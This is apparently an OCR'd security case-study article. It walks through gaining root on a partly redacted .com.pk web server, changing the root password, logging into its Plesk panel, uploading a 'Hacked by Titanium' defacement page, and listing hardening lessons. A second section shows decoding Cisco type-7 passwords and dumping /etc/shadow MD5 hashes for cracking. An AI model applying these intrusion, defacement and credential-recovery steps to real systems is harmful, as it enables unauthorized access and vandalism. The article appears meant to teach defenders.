


root@VM-63e99b91-4c89-41db-b739-09b9a0aaa916:/var/www/vhosts[redacted]pid
File Edit View Search Terminal Help

```
drwxr-x--- 5 [redacted] ıpport psaserv   96 Aug 27 17:17 httpdocs
drwx------ 3 [redacted] port root      4096 Aug 27 03:41 logs
drwxr-x--- 5 [redacted] pport psaserv  4096 Aug 27 17:53 nowaf.r[redacted].com.pk
[root@VM-63e99b91-4c89-41db-b739-09b9a0aaa916 r[redacted]t.com.pk]# cd nowaf.rapidsupport
.com.pk/
[root@VM-63e99b91-4c89-41db-b739-09b9a0aaa916 nowaf.r[redacted]ort.com.pk]# ls -al
total 112
drwxr-x--- 5 [redacted] rt psaserv  4096 Aug 27 17:53 .
drwx--x--- 6            rt psaserv    81 Aug 22 20:00 ..
drwxr-xr-x 2            rt psacln     86 Aug 22 20:03 css
-rw-r--r-- 1            rt psacln    186 Aug 22 20:01 errors.php
drwxr-xr-x 2            rt psacln   4096 Aug 22 20:03 fonts
-rw-r--r-- 1            rt psacln   9790 Aug 27 06:42 home.php
drwxr-xr-x 2            rt psacln   4096 Aug 22 20:03 images
-rw-r--r-- 1            rt psacln   9298 Aug 22 20:01 index.php
-rw-r--r-- 1            rt psacln    759 Aug 23 20:29 login.php
-rw-r--r-- 1            rt psacln   1063 Aug 23 20:27 register.php
-rw-r--r-- 1            rt psacln    324 Aug 26 05:33 search1.php
-rw-r--r-- 1            rt psacln  10123 Aug 26 04:45 search.php
-rw-r--r-- 1            rt psacln   4266 Aug 27 06:47 server.php
-rw-r--r-- 1            rt psacln  34802 Aug 22 20:01 single.html
-rw-r--r-- 1            rt psacln   1336 Aug 22 20:01 style.css
[root@VM-63e99b91-4c89-41db-b739-09b9a0aaa916 nowaf.[redacted].com.pk]#
[root@VM-63e99b91-4c89-41db-b739-09b9a0aaa916 nowaf.[redacted].com.pk]#
[root@VM-63e99b91-4c89-41db-b739-09b9a0aaa916 nowaf.[redacted]t.com.pk]#
[root@VM-63e99b91-4c89-41db-b739-09b9a0aaa916 nowaf.[redacted].com.pk]#
[root@VM-63e99b91-4c89-41db-b739-09b9a0aaa916 nowaf.[redacted].com.pk]#
[root@VM-63e99b91-4c89-41db-b739-09b9a0aaa916 nowaf.[redacted]t.com.pk]#
[root@VM-63e99b91-4c89-41db-b739-09b9a0aaa916 nowaf.[redacted]t.com.pk]# passwd
Changing password for user root.
New password:
BAD PASSWORD: The password fails the dictionary check - it is too simplistic/systematic
Retype new password:
passwd: all authentication tokens updated successfully.
[root@VM-63e99b91-4c89-41db-b739-09b9a0aaa916 nowaf.rapidsupport.com.pk]#
```

Privilege Escalation…

Gaining access to the web hosting panel of plesk



Plesk Onyx 17.8.11

[redacted]/login_up.php?success_redirect_url=https%3A%2F%2F175.107.19...

plesk web host edition


Username: root

Password: ••••••

Interface language: Default

Malicious file upload…

Uploading malicious file to be displayed on the website homepage



Uploading Files...

Please wait until the selected files are uploaded to the server.

0 of 1 files were uploaded — 100% completed

hacked screen.png — 1.2 MB


Name	Modified	Size	Permissions	User	Group
..	Aug 22, 2019 08:00 PM		rwx --x ---	rapidsupport	psaserv
css	Aug 22, 2019 08:03 PM		rwx r-x r-x	rapidsupport	psacln
fonts	Aug 22, 2019 08:03 PM		rwx r-x r-x	rapidsupport	psacln
images	Aug 22, 2019 08:03 PM		rwx r-x r-x	rapidsupport	psacln
errors.php	Aug 22, 2019 08:01 PM	4.0 KB	rw- r-- r--	rapidsupport	psacln
home.php	Aug 27, 2019 06:42 AM	12.0 KB	rw- r-- r--	rapidsupport	psacln
index.php	Aug 22, 2019 08:01 PM	12.0 KB	rw- r-- r--	rapidsupport	psacln
login.php	Aug 23, 2019 08:29 PM	4.0 KB	rw- r-- r--	rapidsupport	psacln
register.php	Aug 23, 2019 08:27				
search.php	Aug 26, 2019 04:45				
search1.php	Aug 26, 2019 05:33				
server.php	Aug 27, 2019 06:47				

1 Hide Completed

The dump of registration was imported.

Malicious Code Upload


Calling the uploaded image in an html file



```
<!DOCTYPE html>
<html>
<head>
  <title>Hacked by Titanium </title>
  <style>
body, html {
  height: 100%;
  margin: 0;
}

.bg {
  /* The image used */
  background-image: url("hacked screen.png");

  /* Full height */
  height: 100%;

  /* Center and scale the image nicely */
  background-position: center;
  background-repeat: no-repeat;
  background-size: cover;
}
</style>
</head>
<body>

<div class="bg"></div>

</body>
</html>
~
~
~
~
-- INSERT --
```

Site Defaced...

There you have it, the website has been disclosed to be hacked



Lessons Learned

This would have never happened if the website administrator had taken the following security measures:

1. Restricted the RDP, ssh port and plesk administration panel to be accessible by certain white-listed static ip addresses

2. The ssh port would have been masked from 22 to some other

3. If direct root login had been disabled

4. If proper account lockout and password policies had been configured i.e. the account to lockout for 15 minutes after 5 failed attempts, password complexities, minimum password length to be at least 10 characters.


Use Case 2

Hashing and encryption are commonly used terms these days that are often used inter changeably. Here we will be discussing how poor hashing mechanisms can result in cracking passwords of critical devices and systems eventually causing data breaches and compromises. We shall also discuss, how this could have been avoided by system hardening.

Password Cracking

Where are MD5 hashed passwords found in device?


In running-config of a networking device



```
Ciscozine#
Ciscozine#
Ciscozine#
Ciscozine#
Ciscozine#
Ciscozine#Decrypt Type-7 password with Cisco IOS... Let's go ;)
Ciscozine#
Ciscozine#$sswords encrypted with Vigenere algorithm (type-7 password)
Ciscozine#
Ciscozine#sh run | i password
no service password-encryption
username cisco password 7 0718365B000A1016141D11050A2F6527273E
username fabio password 7 0110140558004B0224014600110C
Ciscozine#
Ciscozine#
Ciscozine#Step #2) To find the password, use the key chain feature
Ciscozine#
Ciscozine#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Ciscozine(config)#key chan
Ciscozine(config)#key cha
Ciscozine(config)#key chain test
Ciscozine(config-keychain)#key ?
  <0-2147483647>  Key identifier

Ciscozine(config-keychain)#key 1
Ciscozine(config-keychain-key)#?
Key-chain key configuration commands:
  accept-lifetime  Set accept lifetime of key
  default          Set a command to its defaults
  exit             Exit from key-chain key configuration mode
  key-string       Set key string
  no               Negate a command or set its defaults
  send-lifetime    Set send lifetime of key

Ciscozine(config-keychain-key)#key-str
Ciscozine(config-keychain-key)#key-string
```

Password Cracking


Where are MD5 hashed passwords found in device? In /etc/shadow file of a linux operating system



```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
```

Password Cracking

I have generated random MD5 hashes for the PASSWORD & hack15 using an online MD5 hash generator



